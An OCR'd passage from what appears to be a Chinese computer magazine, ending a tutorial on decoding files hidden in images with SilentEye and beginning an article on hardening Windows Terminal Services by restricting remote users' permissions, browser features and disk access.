


图7




图8

解密时，当然还要劳SilentEye大驾了——这样虽然麻烦但保密性强啊！运行SilentEye之后，将这个待解密的“图片”文件先拖动到SilentEye中（直接显示图片内容）；然后单击左下角的“Decode”（译码/解码）按钮，在弹出的“Decode message”窗口中同样要先单击选中“Encrypted data”（加密的数据），接着将之前设置的密码在其上的“Key”文本输入框中进行两次输入确认（如图7），最后点击“Decode”按钮进行解密；Encrypted马上将保护的“JiaMi.RAR”文件显示出来，单击它之后就会提示我们选择存放文件的路径，最终提示文件保存成功（如图8）。

怎么样，SilentEye没让你失望吧？

为终端服务巧设安全防线

郭建伟

小李是一家公司的网络管理员，为了便于工作，小李在公司的服务器上启动到终端服务，这样小李不管在任何地方，都可以对服务器进行远程操控。不过某天当小李远程登录到服务器之后，发现服务器的配置被修改得乱七八做，而且公司网站也遭到了篡改。在服务器中明显发现了黑客人侵的痕迹，看来肯定是黑客利用某些系统漏洞，破解了登录密码，使用终端服务轻松连接到服务器上，进入在系统中“胡作非为”的缘故。小李费了好大的劲，才将服务器恢复到正常状态。除了及时修复系统漏洞之外，如何保护终端服务的安全也是刻不容缓的事情。不过这难不倒小李，经过小李的一番精心配置，终端服务果然变得更加安全和坚固了。事实证明，之后依然有黑客试图通过终端服务入侵服务器，不过他们终究没有得逞，只能落得铩羽而归的下场。

一、为找个终端服务找个安全助手

在默认情况下，当使用者通过终端服务/远程桌面登录到本机后，在其使用的账户权限内，其行为几乎是不受约束的，可以对本机进行随心所欲的修改。这对本机的安全性很不好，会将您精心配置的系统搞得面目全非，轻则造成系统运行异常，重则引起病毒人侵让系统彻底损坏。因此，对使用者的操作行为进行必要约束，就显得很有必要了。使用终端服务安全助手这款小软件，就可以轻松实现上述要求。在终端服务安全助手主窗口左侧的“远程桌面用户”中预设了“默认配置”项，可以针对所有的连接本机的账户发挥作用。当然，您也可以创建新的账户，来设置相应的约束条件。在该列表底部点击“添加”按钮，在新用户窗口（如图1）中输入用户的名称，描述信息，密码等信息，勾选“设置账户有效期”项，可以设置具体的日期范围，这样超过改时间范围后，该账户就无法正常登录本机了。点击“创建”按钮，完成该账户的创建操作。




图1

在“远程桌面用户”列表中选择所需的账户，在“安全策略”面板（如图2）中针对系统的常用安全属性，提供了大量的安全配置项目，勾选对应的项目，可以激活对应的约束条件。包括删除开始菜单中的运行菜单、禁止使用查找功能、禁止使用注册表编辑器、隐藏公共对话框的位置栏、禁止打开命令提示符、禁止访问Windows Update、删除网上邻居中的"整个网络"、禁止删除工具菜单中的文件夹选项、禁止修改密码删除映射/断开网络驱动器、隐藏桌面图标、禁止Active Desktop　　禁止锁定计算机、阻止删除打印机、禁止使用任务管理器、阻止添加打印机、禁止使用右键菜单等。




图2

在“IE策略”面板（如图3）中针对IE浏览器常用的配置项目，提供了大量的限制条件。包括隐藏IE工具栏、禁止IE全屏显示F11键、隐藏 IE 搜索框、关闭IE开发工具F12键、隐藏"收藏夹"菜单　　、禁止IE下载程序或文件、隐藏 IE 菜单栏、禁止使用“Internet 选项”、禁用“文件”菜单的打开、禁用IE右键菜单、禁用“文件”菜单的新建窗口、关闭弹出窗口阻止程序、禁止通过IE打印、禁用“查看”菜单、隐藏“帮助”菜单、隐藏命令栏、禁用“文件”菜单另存为、关闭首次运行自定义设置、禁用导入和导出等。

在“磁盘管理”面板（如图4）中可以针对磁盘访问服务，设置所需的限制条件。在“磁盘访问控制”列表中列出了所有的磁盘盘符，您可以选择对应的盘符（例如D盘等），在其“隐藏磁盘”列中点击鼠标，可以激活或者取消该磁盘的隐藏功能。如果该磁盘处于隐藏状态，那么使用者就无法查看其中的文件。如果选择“禁止访问”项，那么使

用者就彻底无法使用该磁盘了。按照同样的方法，您可以灵活的设置磁盘访问的权限。在“文件夹访问控制”栏中点击“添加”按钮，可以导入目标文件夹，这样当使用者连接本机后，就无法访问“文件夹访问控制”栏预设的文件夹了。




图3




图4

